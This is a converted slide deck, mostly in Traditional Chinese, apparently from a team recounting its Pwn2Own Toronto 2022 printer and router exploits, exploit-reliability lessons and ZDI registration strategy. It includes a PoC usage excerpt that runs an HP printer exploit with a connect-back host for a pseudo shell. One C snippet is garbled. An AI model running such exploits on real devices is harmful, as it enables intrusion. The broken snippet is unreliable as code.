
System requirements

callback  
exploit :-(

**Understanding system  
leads to real bug**



**Understanding system  
leads to real bug**



- 2022 Pwn2Own Toronto
- 1. Stack Clash on MP4 Player
  - Spent ~10 days
  - Abusing Thread Control primitives
- 2. Info-Leak on Device
  - Override vTable
  - We are glad that codes limits our exploit :-(
- Insecure libxml2 Callback
- friend :)



```
size_t read_size = 1;
my_media_read(ctx, &dlen, &read_size, timeval);

dlen = (unsigned __int8) dlen;
if (dlen) {
 - void *buffer = alloca(dlen);
 + char buffer[200] = {0};
 my_media_read(ctx, &buffer, &dlen, timeval);
}
```

AAAAAAAAAAAAA  
AAAAAAAAAAAAA  
AAAAAAAAAAAAA  
AAAAAAAAAAAAA  
AAAAAAAAAAAAA  
size\_t read\_size = 1;  
if (fread((unsigned \_\_int8 \*)decr, &decr, 1, &read\_size) != read\_size) {  
 if (ferror(f)) {  
 char buffer[200] = {0};  
 if (fgets(buffer, 200, f) == NULL) {  
 if (ferror(f)) {  
 return -1;  
 }  
 }  
 fprintf(stderr, "Error reading file: %s\n", buffer);  
 }  
}




# 漏洞利用

# Let's Play the Game

## 漏洞利用


- 良好漏洞**利用方法**之重要性
  - Pwn2Own 不是 CTF 成功率很重要
    - 利用方法盡可能**提高成功率**
    - 只有 **3 次**機會可以打



# Let's Play the Game

## 漏洞利用

- 良好漏洞**利用方法**之重要性
  - Pwn2Own 不是 CTF 成功率很重要
    - 利用方法盡可能**提高成功率**
    - 只有 **3 次**機會可以打
    - 比賽時，通常會跑得比你測試還**慢**
    - 大概可以用  **$\frac{1}{2}$**  來計算



# Let's Play the Game

## 漏洞利用

- 良好漏洞利用程式之測試重要性
  - 所有人都跑過一次全部 Exploit
    - 不同的環境
      - 配備
      - OS
      - VM
      - 設備名稱
      - ...
    - 多跑幾次





程式不會照著你想的跑，只會照著你寫的跑

# Let's Play the Game

## 漏洞利用

- 良好漏洞利用程式**文件**之重要性
  - 按照**自己寫給 ZDI 的流程測試**
    - 請隊友直接**按照文件**操作
    - 文件沒寫好很有可能導致**操作失誤**而 exploit 失敗



# Let's Play the Game

## 漏洞利用

- 好的武器是要讓**任何人都能輕易上手**，特別是環境越複雜的情況

### Proof-of-Concept

#### pre-install

- Install python3 ( $>=3.5$ ) first

```
sudo apt install -y python3
```

- Install pip3 and binutils-arm-linux-gnueabi

```
sudo apt install -y python3-pip binutils-arm-linux-gnueabi
```

- Install Python packages

```
sudo pip3 install -r requirements.txt
```

#### Run

If your target is in the same LAN, and udp connectable, you can run command below to change printer's screen.

```
python3 HP_Exploit_V2.py <hp-host> <connect-back host>
```

Otherwise you can run command below to execute a psuedo shell.

```
python3 HP_Exploit_V2.py <hp-host>
```

# Registration

# Let's Play the Game

---

## Registration

- 一切準備好後，就可以透過寄信來報名想參加的項目
  - 報名截止**前一周** (此時還不需要交完整報告)
- ZDI 確認後
  - 報名截止前要交
    - White paper
    - **漏洞細節**
    - **使用說明**
  - Full Exploit

# Let's Play the Game

## Registration

- 去年的小插曲
  - 我們這次比賽中一共找到了幾個可 RCE 的漏洞

| Target       | Type           |
|--------------|----------------|
| MikroTik WAN | Stack Overflow |

| Target          | Type              |
|-----------------|-------------------|
| Sonos Speaker   | Stack Overflow    |
| HP Printer      | Stack Overflow    |
| Lexmark Printer | Command Injection |
| Canon Printer   | Stack Overflow    |
| Canon Printer   | Heap Overflow     |

# Let's Play the Game

## Registration

- 去年的小插曲
  - 我們這次比賽中一共找到了幾個可 RCE 的漏洞

| Target       | Type           |
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# Let's Play the Game

## Registration

- 去年的小插曲
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| Target       | Type           |
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| MikroTik WAN | Stack Overflow |

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| Canon Printer   | Stack Overflow    |
| Canon Printer   | Heap Overflow     |

# Let's Play the Game

---

## Registration

- 去年的小插曲
  - 比賽報名截止**前幾小時**
    - SOHO Smashup : MikroTik + Canon 項目中
    - Canon **heap overflow** 漏洞利用似乎有不穩的時候
      - Heap 排列方式有時候會不一樣
      - 10 次裡面大概會有 3 次會失敗

# Let's Play the Game

---

## Registration

- 去年的小插曲
  - 比賽報名截止前幾小時
    - SOHO Smashup : MikroTik + Canon 項目中
    - 重新評估策略
      - 不考慮 MikroTik 的情況下一共有三種可能
        - **沒撞洞 10 分**

# Let's Play the Game

---

## Registration

- 去年的小插曲
  - 比賽報名截止**前幾小時**
    - SOHO Smashup : MikroTik + Canon 項目中
    - 重新評估策略
      - 不考慮 MikroTik 的情況下一共有三種可能
        - 沒撞洞 10 分
        - **撞洞 7.5 分**

# Let's Play the Game

---

## Registration

- 去年的小插曲
  - 比賽報名截止**前幾小時**
    - SOHO Smashup : MikroTik + Canon 項目中
    - 重新評估策略
      - 不考慮 MikroTik 的情況下一共有三種可能
        - 沒撞洞 10 分
        - 撞洞 7.5 分
        - **打失敗 0 分**

# Let's Play the Game

## Registration

- 去年的小插曲
  - 比賽報名截止**前幾小時**
    - SOHO Smashup : MikroTik + Canon 項目中
    - 重新評估策略
    - 假設 **heap overflow** 會失敗，及 **stack overflow** 會撞洞的極端情況下

| 項目                   | 分數 |
|----------------------|----|
| SOHO Smashup         | 0  |
| Canon Stack Overflow | 1  |
| Total                | 1  |

MikroTik + Canon **Heap** overflow 組合

# Let's Play the Game

## Registration

- 去年的小插曲
  - 比賽報名截止**前幾小時**
    - SOHO Smashup : MikroTik + Canon 項目中
    - 重新評估策略
    - 假設 **heap overflow** 會失敗，及 **stack overflow** 會撞洞的極端情況下

| 項目                  | 分數  |
|---------------------|-----|
| SOHO Smashup        | 7.5 |
| Canon Heap Overflow | 0   |
| Total               | 7.5 |


MikroTik + Canon **Stack** overflow 組合

# Let's Play the Game

---

## Registration

- 去年的小插曲
  - 比賽報名截止**前幾小時**
    - SOHO Smashup : MikroTik + Canon 項目中
    - 直接換成 **Stack overflow** 的洞
      - 至少拿 **7.5** 分，降低風險
    - **穩定度**遠比獨特性還重要



Go ahead! 實際上場吧

# Go Ahead! 實際上場吧

---

## Rule

